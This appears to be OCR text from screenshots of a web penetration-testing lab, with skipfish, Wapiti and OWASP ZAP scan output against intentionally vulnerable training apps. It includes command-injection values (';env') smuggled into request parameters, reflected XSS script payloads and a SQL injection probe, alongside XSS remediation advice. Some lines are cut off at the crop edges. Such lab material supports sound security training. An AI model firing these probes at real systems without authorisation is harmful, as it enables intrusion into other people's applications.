
URI	/bodgeit/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.



```
skipfish version 2.10b by lcamtuf@google.com

  - 10.7.7.5 -

Scan statistics:

      Scan time : 0:00:36.910
  HTTP requests : 9113 (249.9/s), 19973 kB in, 2674 kB out (613.6 kB/s)
    Compression : 5678 kB in, 31052 kB out (69.1% gain)
    HTTP faults : 1 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 186 total (53.5 req/conn)
     TCP faults : 0 failures, 1 timeouts, 1 purged
 External links : 2333 skipped
   Reqs pending : 844

Database statistics:

         Pivots : 121 total, 16 done (13.22%)
    In progress : 39 pending, 52 init, 13 attacks, 1 dict
  Missing nodes : 4 spotted
     Node types : 1 serv, 36 dir, 8 file, 8 pinfo, 54 unkn, 14 par, 0 val
   Issues found : 50 info, 2 warn, 10 low, 6 medium, 0 high impact
      Dict size : 105 words (105 new), 11 extensions, 256 candidates
     Signatures : 77 total
```




```
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 1373
[+] Looking for duplicate entries: 1373
[+] Counting unique nodes: 180
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 1373
[+] Generating summary views...
[+] Report saved to 'WebPentest/skipfisk_result/index.html' [0xc2eacd32].
[+] This was a great day for science!
```




text/plain (1)

Issue type overview - click to expand:

- 🔴 **Query injection vector** (1)
  1. http://10.7.7.5/WackoPicko/users/login.php/ [show trace +]
     Memo: response to """""" different than to """"""
- 🟠 **Directory traversal / file inclusion possible** (1)
  1. http://10.7.7.5/WackoPicko/admin/index.php?page=./login [show trace +]
     Memo: responses for ./val and .../val look different
- 🟠 **Interesting server message** (1)
- 🟠 **Incorrect or missing charset (higher risk)** (26)
- 🟠 **Incorrect or missing MIME type (higher risk)** (1)
- 🟠 **External content embedded on a page (higher risk)** (6)
- 🟠 **XSS vector in document body** (15)
- 🔵 **HTML form with no apparent XSRF protection** (33)
- 🔵 **External content embedded on a page (lower risk)** (6)
- ⚪ **Response varies randomly, skipping checks** (1)
- ⚪ **Resource fetch failed** (3)
- 🟢 **Numerical filename - consider enumerating** (1)
- 🟢 **Incorrect or missing charset (low risk)** (51)
- 🟢 **Generic MIME used (low risk)** (1)
- 🟢 **Incorrect or missing MIME type (low risk)**



```
root@kali:~/WebPentest# wapiti https://10.7.7.5/bodgeit/ -o wapiti_output --verify-ssl 0 -n 20 2> null
Wapiti-2.3.0 (wapiti.sourceforge.net)

 Note
========
This scan has been saved in the file /root/.wapiti/scans/10.7.7.5.xml
You can use it to perform attacks without scanning again the web site with the "-k" parameter
[*] Loading modules:
         mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htaccess, mod_blindsql, mod_p
nentxss, mod_nikto

[+] Launching module exec
Received a HTTP 500 error in https://10.7.7.5/bodgeit/advanced.jsp
  Evil url: https://10.7.7.5/bodgeit/advanced.jsp?%3Benv
Received a HTTP 500 error in https://10.7.7.5/bodgeit/basket.jsp
Evil request:
POST /bodgeit/basket.jsp HTTP/1.1
Host: 10.7.7.5
Referer: https://10.7.7.5/bodgeit/product.jsp?prodid=2
Content-Type: application/x-www-form-urlencoded

productid=2&price=3.1&quantity=%3Benv
```



Description

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.

Vulnerability found in /bodgeit/search.jsp

Description | HTTP Request | cURL command line


```
GET /bodgeit/search.jsp?q=%3Cscript%3Ealert%28%27wuxyj9k0l3%27%29%3C%2Fscript%3E HTTP/1.1
Host: 10.7.7.5
```

Solutions

The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding: <, >, &, ", ', (,), #, %, ; , +, -.

References

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- http://en.wikipedia.org/wiki/Cross-site_scripting
- VulneraNET wiki: Cross Site Scripting Flaw article
- http://www.owasp.org/index.php/Cross_Site_Scripting




Welcome to the OWASP Zed

ZAP is an easy to use integrated penetration testing tool for

Please be aware that you should only attack applications tha

To quickly test an application, enter its URL below and press



Starting point: http://10.7.7.5/bodgeit/


Policy: Default Policy

Context:

User:

Recurse: ☑


Show advanced options ☑



Progress: 0: http://10.7.7.5/bodgeit 50% Current Scans: 1 Num requests: 61094

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	4 ...	225 bytes	2,391 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	4 ...	225 bytes	2,393 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,407 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,419 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,409 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,411 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,421 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	4 ...	225 bytes	2,405 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,445 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,429 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	4 ...	225 bytes	2,425 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	4 ...	225 bytes	2,409 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,407 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	4 ...	225 bytes	2,391 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	4 ...	225 bytes	2,431 bytes
59,2...	2/11/18 10:44:00 AM	2/11/18 10:44:00 AM	POST	http://10.7.7.5/bodgeit/basket.jsp	500	Internal ...	5 ...	225 bytes	2,415 bytes

Alerts 2 2 4 0 Current Scans 0 0 1 0 0 0 0



- Alerts (8)
  - Cross Site Scripting (Reflected)
  - SQL Injection
  - Application Error Disclosure
    - GET: http://10.7.7.5/bodgeit/advanced.jsp
  - X-Frame-Options Header Not Set (54)
  - Cookie No HttpOnly Flag (4)
  - Password Autocomplete in Browser (6)
  - Web Browser XSS Protection Not Enabled (55)
  - X-Content-Type-Options Header Missing (61)

Cross Site Scripting (Reflected)

URL: http://10.7.7.5/bodgeit/search.jsp?q=%3C%2Ffont%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cfont%3E

Risk: High

Confidence: Medium

Parameter: q

Attack: </font><script>alert(1);</script><font>

Evidence: </font><script>alert(1);</script><font>

CWE ID: 79

WASC ID: 8


Source: Active (40012 - Cross Site Scripting (Reflected))

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript.

Other Info:

Alerts 2 2 4 0 Current Scans 0 0 1 0 0




ZAP Scanning Report

Summary of Alerts


Risk Level	Number of Alerts
High	2
Medium	2
Low	4
Informational	0

Alert Detail


High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	http://10.7.7.5/bodgeit/admin.jsp?query=query+AND+1%3D1+--+
Method	GET
Parameter	query
Attack	query AND 1=1 --



